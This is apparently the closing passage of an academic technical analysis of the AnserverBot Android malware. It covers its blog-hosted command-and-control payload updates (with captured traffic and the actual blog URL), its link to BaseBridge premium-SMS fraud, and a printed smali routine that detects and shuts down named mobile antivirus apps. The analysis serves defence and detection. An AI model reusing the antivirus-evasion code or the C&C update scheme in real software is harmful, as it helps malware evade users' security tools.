

Figure 15: The CFG of the `e()` method in class `com.sec.android.providers.drm.Omion`

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d HTTP/1.1  200 OK.
00000010  0a 53 65 72 76 65 72 3a  20 6e 67 69 6e 78 2f 30 .Server:  nginx/0
00000020  2e 37 2e 36 32 0d 0a 44  61 74 65 3a 20 57 65 64 .7.62..D ate: Wed
00000030  2c 20 32 31 20 53 65 70  20 32 30 31 31 20 30 31 , 21 Sep  2011 01
00000040  3a 34 34 3a 31 36 20 47  4d 54 0d 0a 43 6f 6e 74 :44:16 G MT..Cont
00000050  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 68 ent-Type : text/h
00000060  74 6d 6c 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a tml..Con nection:
00000070  20 6b 65 65 70 2d 61 6c  69 76 65 0d 0a 56 61 72  keep-al ive..Var
00000080  79 3a 20 41 63 63 65 70  74 2d 45 6e 63 6f 64 69 y: Accep t-Encodi
...
00005380  09 09 09 76 5f 5f 5f 5f  5f 3a 79 6a 45 4a 54 54 ...v____ _:yjEJTT
00005390  6c 53 76 53 53 56 53 47  52 70 39 4e 41 53 53 53 lSvSSVSG Rp9NASSS
000053A0  53 53 3c 77 62 72 3e 53  53 53 53 53 53 53 53 53 SS<wbr>S SSSSSSSS
000053B0  53 53 6b 53 53 53 53 37  57 42 35 72 74 68 79 3c SSkSSSS7 WB5rthy<
000053C0  77 62 72 3e 4f 56 33 4a  65 4a 34 71 39 36 73 53 wbr>OV3J eJ4q96sS
000053D0  72 63 35 4f 73 37 67 36  57 73 7a 38 3c 77 62 72 rc5Os7g6 Wsz8<wbr
000053E0  3e 68 4a 6e 39 39 50 36  4f 36 55 61 52 67 6b 53 >hJn99P6 O6UaRgkS
000053F0  5a 73 75 34 75 34 78 74  4b 3c 77 62 72 3e 79 67 Zsu4u4xt K<wbr>yg
00005400  32 35 4f 50 45 57 73 75  70 47 68 7a 2f 34 2f 72 25OPEWsu pGhz/4/r
```

Figure 16: The captured network packets when the payload B is being upgraded

version, which is stored in the key “novel” in the local shared preference with the latest version from the remote C&C server (saved in the key “doctitle”). If there is a newer version, it will obtain the download URL from either “stylesheet” or “href” (see the blocks in the CFG with the color CornflowerBlue). After that, instead of directly connecting to the download URL, it will check whether the number of previous failed attempts to download the payload B exceeds the saved threshold (stored in “gb2312” and “line” – see those blocks in the CFG with the color Magenta). If yes, the malware will not bother trying again as the remote server is considered down. Otherwise, it will start downloading the payload. The downloaded payload will be decoded (if necessary) and decompressed (see the blocks with the colors YellowOrange and and LimeGreen). After that, the old version will be removed and the new version will be renamed to “anserverb.db”.

In our experiment, we have successfully captured the traffic when `AnserverBot` downloads the payload B from the remote server (the captured network packets are shown in Figure 16). It turns out that the payload B is actually stored in the same public blog website (`http://blog.sina.com.cn/s/blog_8440ab780100t0nf.htm` that contains the information for the new C&C servers.

In Figure 17, we show the screenshot of the blog entry that contains the actual payload B. The title of this blog entry is “b41_8008”, which seems to indicate the current version number (of the payload B). This version number is confirmed from the versionCode field of the `AndroidManifest.xml` file in the updated payload B. As of the writing, we have identified more than 15 different versions of payload B posted in the last two months. Six of them were posted within one single week when the malware was first detected (Figure 18). This clearly indicates the rapid evolution of this malware.

A further investigation shows that the payload B is actually a recent variant of BaseBridge, which was first discovered by NetQin on May 31, 2011 [3]. The BaseBridge malware has been known to receive premium numbers from remote C&C servers and dial calls or send out SMS messages to them, incurring fees for users. Its combination with the Plankton-style stealthy dynamic code loading and execution (Section 2.4) as well as various code/data obfuscation techniques (Sections 2.2, 2.3, 2.5 2.6, and 2.7) eventually leads to the emergence of the AnserverBot malware.

Figure 17: An encoded posting in a public blog (to update the payload B)



Figure 18: The rapid evolution of payload B (indicated by frequent posts in the C&C public blog)

2.8 Detecting/removing mobile security software

`AnserverBot` is also designed to detect the presence of certain mobile anti-virus apps. If detected, it will attempt to shut down them. In Figure 19, we show the related code snippet in payload B. Specifically, it first obtains the list of installed apps on the phone and then traverses this list to find related mobile anti-virus apps by matching their package names with a predefined (encrypted) regular expression. In the sample we analyzed, it will detect the following three security programs:

`com.qihoo360.mobilesafe`, `com.tencent.qqpimsecure` and `com.lbe.security`. If any one of them is detected, it will try to stop its executing by calling the `restartPackage` function and displaying a dialog informing the user that the particular app is stopped unexpectedly.[3]

```
[com.sec.android.providers.drm.Waste]
.method public static b(Landroid/content/Context;)Ljava/lang/String;
    .locals 4
    const/4 v2, 0x0
    //the encrypted regular expression to match the package name of security software
    //(^com\.qihoo360\.mobilesafe$)|(^com\.tencent\.qqpimsecure$)|(^com\.lbe\.security$)
    const-string v0, "ZkBw8CLr9ek1HtMhfN7YKvBg8CF18t3N7xzRFvRAZkBw8CLr9eiR8I0R8eir9eksrtRgrC3wu
                      KFRFvRAZkBw8CLr9IsWz3Y0rC3wuKF1uoDDZl__"
    //decrypt this string
    invoke-static v0, Lcom/sec/android/providers/drm/However;->d(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v0
    invoke-virtual p0, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;
    move-result-object v1
    invoke-virtual v1, v2, Landroid/content/pm/PackageManager;->getInstalledPackages(I)Ljava/util/List;
    move-result-object v1
    :goto_0
    invoke-interface v1, Ljava/util/List;->size()I
    move-result v3
    //traverse the list of installed packages.
    if-ge v2, v3, :cond_1
    invoke-interface v1, v2, Ljava/util/List;->get(I)Ljava/lang/Object;
    move-result-object p0
    check-cast p0, Landroid/content/pm/PackageInfo;
    iget-object v3, p0, Landroid/content/pm/PackageInfo;->packageName:Ljava/lang/String;
    invoke-static v3, v0, Lcom/sec/android/providers/drm/However;->a
                            (Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
    move-result-object v3
    if-eqz v3, :cond_0
    iget-object v0, p0, Landroid/content/pm/PackageInfo;->packageName:Ljava/lang/String;
    :goto_1
    //find the security software. return its package name.
    return-object v0
    :cond_0
    //otherwise, check next package.
    add-int/lit8 v2, v2, 0x1
    goto :goto_0
    :cond_1
    const/4 v0, 0x0
    goto :goto_1
.end method
```

Figure 19: Check the presence of (certain) mobile anti-virus apps

3 Conclusion

In this report, we have presented a detailed technical analysis of the `AnserverBot` malware, which represents a significant jump from earlier Android malware in terms of the sophistication and stealthiness. By dynamically fetching, loading, and executing its payload and aggressively obfuscating Android API methods (e.g., method names and arguments), `AnserverBot` departs from existing Android malware and poses a significant challenge for their detection and analysis. Moreover, it is the first in the Android malware history that uses public blog websites as its C&C server for command and payload delivery. It is also one of the few Android malware we have analyzed

[3] According to the online document [6], the `restartPackage` method is deprecated, which indicates the particular functionality may not work on new versions of Android.

that employ signature checking to protect themselves from being repackaged or analyzed. To the best of our knowledge, it is also the first malware since the exposure of Plankton that materializes the Dalvik class loading capability to dynamically load and execute remotely downloaded code.

The actual intent of `AnserverBot` still remains to be identified. Considering the similarity of the payload B with earlier BaseBridge variants, the malware may be created to incur unauthorized fee charges for users by sending out background SMS messages or phone calls to premium numbers. Meanwhile, with the Plankton-like payload deliver mechanism in place, new payloads can be easily pushed to infected phones for execution.

The `AnserverBot` malware was first detected in several popular third-party Android markets in China. Due to the lack of a vetting mechanisms among them, we start to observe increased number of infected apps from these markets. The discovery of `AnserverBot` as well as earlier reports of other Android malware clearly calls for the need of a rigorous vetting process to better police these markets and maintain a healthy Android app ecosystem.

References

[1] New DroidKungFu Variant (aka DroidKungFu3) Returns in Alternative Android Markets. http://www.csc.ncsu.edu/faculty/jiang/DroidKungFu3/.

[2] Base64. http://en.wikipedia.org/wiki/Base64.

[3] BaseBridge. http://www.securityweek.com/fee-deduction-malware-targeting-android-devices-spotted-wild.

[4] DexClassLoader. http://developer.android.com/reference/dalvik/system/DexClassLoader.html.

[5] New Stealthy Android Spyware – Plankton– Found in Official Android Market. http://www.csc.ncsu.edu/faculty/jiang/Plankton/.

[6] restartPackage. http://developer.android.com/reference/android/app/ActivityManager.html.